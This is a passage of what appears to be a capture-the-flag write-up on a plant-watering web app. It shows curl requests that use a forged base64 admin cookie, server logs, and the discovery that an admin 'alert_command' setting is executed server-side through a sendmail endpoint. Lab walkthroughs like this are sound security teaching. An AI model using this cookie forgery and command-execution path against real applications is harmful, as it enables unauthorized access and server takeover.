


Name	Value	Do...	Path	Exp...	Size	Htt...	Sec...	Sa...	Part...	Cro...	Prio...
auth	YWRtaW4uMS4xNzMwNTY1MT...	cha...	/	Ses...	28						Me...

I've made some progress now that I'm logged in as an admin, so it's time to explore the API functions. On the admin page, there's a log page that documents all requests to the web page. I noticed two addresses:

1. `http://127.0.0.1:5000`
2. `http://10.120.5.14:5000`


I tried using these addresses for SSRF exploration, as I mentioned before, but they didn’t work, so I don’t think this webpage has an SSRF vulnerability.



Server Logs

```
        2024-11-01 19:30:46,747 - INFO - [31m[1mWARNING: This is a development server. Do not use it in a production
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.120.5.14:5000
2024-11-01 19:30:46,747 - INFO - [33mPress CTRL+C to quit[0m
2024-11-01 19:30:51,645 - INFO - 10.128.0.14 - - [01/Nov/2024 19:30:51] "GET / HTTP/1.1" 200 -
2024-11-01 19:30:51,774 - INFO - 10.128.0.14 - - [01/Nov/2024 19:30:51] "GET /static/styles.css HTTP/1.1" 200 -
2024-11-01 19:30:51,856 - INFO - 10.128.0.18 - - [01/Nov/2024 19:30:51] "[33mGET /favicon.ico HTTP/1.1[0m" 404 -
2024-11-02 14:45:36,451 - INFO - 10.128.0.7 - - [02/Nov/2024 14:45:36] "GET / HTTP/1.1" 200 -
2024-11-02 14:45:36,508 - INFO - 10.128.0.112 - - [02/Nov/2024 14:45:36] "GET /static/styles.css HTTP/1.1" 200 -
2024-11-02 14:45:36,591 - INFO - 10.128.0.109 - - [02/Nov/2024 14:45:36] "[33mGET /favicon.ico HTTP/1.1[0m" 404 -
2024-11-02 14:51:37,389 - INFO - 10.128.0.40 - - [02/Nov/2024 14:51:37] "[32mPOST /login HTTP/1.1[0m" 302 -
2024-11-02 14:51:37,466 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:51:37,466 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:51:37,472 - INFO - 10.128.0.4 - - [02/Nov/2024 14:51:37] "GET /dashboard HTTP/1.1" 200 -
2024-11-02 14:51:37,589 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:51:37,590 - INFO - 10.128.0.10 - - [02/Nov/2024 14:51:37] "[36mGET /static/styles.css HTTP/1.1[0m" 304
2024-11-02 14:51:37,624 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:51:37,624 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:51:37,625 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:51:37,626 - INFO - 10.128.0.23 - - [02/Nov/2024 14:51:37] "GET /static/images/aloe.jpeg HTTP/1.1" 200 -
2024-11-02 14:51:37,628 - INFO - 10.128.0.20 - - [02/Nov/2024 14:51:37] "GET /static/images/fern.jpeg HTTP/1.1" 200 -
2024-11-02 14:51:37,629 - INFO - 10.128.0.89 - - [02/Nov/2024 14:51:37] "GET /static/images/cactus.jpeg HTTP/1.1" 200 -
2024-11-02 14:54:17,002 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:17,005 - INFO - 10.128.0.23 - - [02/Nov/2024 14:54:17] "GET /about HTTP/1.1" 200 -
2024-11-02 14:54:17,322 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:17,323 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:17,324 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:17,325 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:17,326 - INFO - 10.128.0.9 - - [02/Nov/2024 14:54:17] "GET /static/images/plant-dashboard.jpg HTTP/1.1
2024-11-02 14:54:17,327 - INFO - 10.128.0.112 - - [02/Nov/2024 14:54:17] "GET /static/images/api-integration.jpg HTTP/1
2024-11-02 14:54:17,328 - INFO - 10.128.0.9 - - [02/Nov/2024 14:54:17] "[36mGET /static/styles.css HTTP/1.1[0m" 304 -
2024-11-02 14:54:17,329 - INFO - 10.128.0.16 - - [02/Nov/2024 14:54:17] "GET /static/images/watering-plants.jpg HTTP/1.
2024-11-02 14:54:17,500 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:17,501 - INFO - 10.128.0.20 - - [02/Nov/2024 14:54:17] "GET /static/images/hero-plants.jpg HTTP/1.1" 2
2024-11-02 14:54:17,527 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:17,528 - INFO - 10.128.0.109 - - [02/Nov/2024 14:54:17] "GET /static/styles.css HTTP/1.1" 200 -
2024-11-02 14:54:32,423 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:32,426 - INFO - 10.128.0.4 - - [02/Nov/2024 14:54:32] "GET /swagger/ HTTP/1.1" 200 -
2024-11-02 14:54:32,701 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:32,701 - DEBUG - Decoded cookie: username=testuser, is_admin=0, expiration_time=1730562697
2024-11-02 14:54:32,702 - INFO - 10.128.0.14 - - [02/Nov/2024 14:54:32] "GET /swagger/swagger-ui.css HTTP/1.1" 200 -
```

With the admin API key, I can perform multiple actions within the app, including watering the plants.



POST `/api/plants/{plant_id}/water` Water a plant

Increase the water level of a specific plant. Only admins can water plants.

Parameters Cancel

Name	Description
Authorization * required string *(header)*	Bearer token with Base64-encoded cookie. YWRtaW4uMS4xNzMwNTY1MTM2
plant_id * required integer *(path)*	ID of the plant to water. 1
body * required object *(body)*	Water amount to add. Edit Value | Model

```
{
  "water_level": 10
}
```


Curl

```
curl -X 'POST' \
  'http://challenge.ctf.games:31891/api/plants/1/water' \
  -H 'accept: application/json' \
  -H 'Authorization: YWRtaW4uMS4xNzMwNTY1MTM2' \
  -H 'Content-Type: application/json' \
  -d '{
  "water_level": 10
}'
```

Request URL

```
http://challenge.ctf.games:31891/api/plants/1/water
```

Server response

Code	Details
200	Response body

```
{
  "health_status": "Overwatered",
  "max_water_level": 20,
  "message": "Plant watered",
  "min_water_level": 10,
  "new_water_level": 22
}
```

Response headers

```
 connection: close
 content-length: 121
 content-type: application/json
 date: Sat,02 Nov 2024 15:58:17 GMT
 server: Werkzeug/3.0.4 Python/3.10.15
```


Responses

Code	Description
200	Plant watered successfully.

Example Value | Model

```
{
  "id": 0,
  "picture": "string",
  "description": "string",
  "water_level": 0,
  "sunlight_level": 0,
  "min_water_level": 0,
  "max_water_level": 0,
  "watering_threshold": 0,
  "health_status": "string"
}
```

However, after trying some admin APIs, I noticed that as an admin, we can water the plant by using an excessive amount of water or adjust the percentage of the plants to 0 or -1000, which is not ideal for a plant management app. My next guess is the `/api/admin/setting` endpoint because it uses a POST request. In the body of the request data, we see the line `"alert_command": "/usr/sbin/sendmail -t"`, where it receives a file path to be executed.



Update the global admin settings, including alert command and watering threshold. Only admins can update settings.

Authorization * required
string
(header)

Bearer token with Base64-encoded cookie.

YWRtaW4uMS4xNzMwNTY1MTM2


body * required
object
(body)

Admin settings to update.

```
{
  "plant_id": 1,
  "alert_command": "/usr/sbin/sendmail -t",
  "watering_threshold": 50
}
```

Parameter content type
application/json

The `/api/admin/sendmail` function also seems to execute the path we entered in the backend service. However, when executing the command through that API, I didn't receive any results returned at first.




/api/admin/sendmail Trigger the sendmail command

Execute the configured sendmail alert command for a specific plant. Only admins can execute this.

Parameters

Name	Description
Authorization * required string (header)	Bearer token with Base64-encoded cookie. YWRtaW4uMS4xNzMwNTY1MTM2
body * required object (body)	Plant ID to trigger the sendmail for.

```
{
  "plant_id": 1
}
```



Curl

```
curl -X 'POST' \
  'http://challenge.ctf.games:31891/api/admin/sendmail' \
  -H 'accept: application/json' \
  -H 'Authorization: YWRtaW4uMS4xNzMwNTY1MTM2' \
  -H 'Content-Type: application/json' \
  -d '{
  "plant_id": 1
}'
```

Request URL

```
http://challenge.ctf.games:31891/api/admin/sendmail
```

Server response

Code Details

200

Response body

```
{
  "message": "Sendmail command executed"
}
```


Response headers

```
 connection: close
 content-length: 40
 content-type: application/json
 date: Sat,02 Nov 2024 16:09:46 GMT
 server: Werkzeug/3.0.4 Python/3.10.15
```

Responses

Code	Description
200	Sendmail command executed successfully.

Luckily when I notice the log page, I can see the command was executed after I send the request from `/api/admin/sendmail`



```
2024-11-02 16:04:14,122 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:04:14,122 - DEBUG - Executing alert command for plant 1: /usr/sbin/sendmail -t
2024-11-02 16:04:14,122 - DEBUG - Executing command: /usr/sbin/sendmail -t
2024-11-02 16:04:14,126 - DEBUG - Command output: Sending mail...

2024-11-02 16:04:14,126 - DEBUG - Command errors:
2024-11-02 16:04:14,126 - INFO - 10.128.0.14 - - [02/Nov/2024 16:04:14] "POST /api/admin/sendmail HTTP/1.1" 200 -
2024-11-02 16:04:24,157 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:04:24,157 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:04:24,159 - DEBUG - Starting new HTTP connection (1): challenge.ctf.games:31891
2024-11-02 16:04:24,250 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:04:24,251 - INFO - 10.128.0.19 - - [02/Nov/2024 16:04:24] "GET /api/admin/logs HTTP/1.1" 200 -
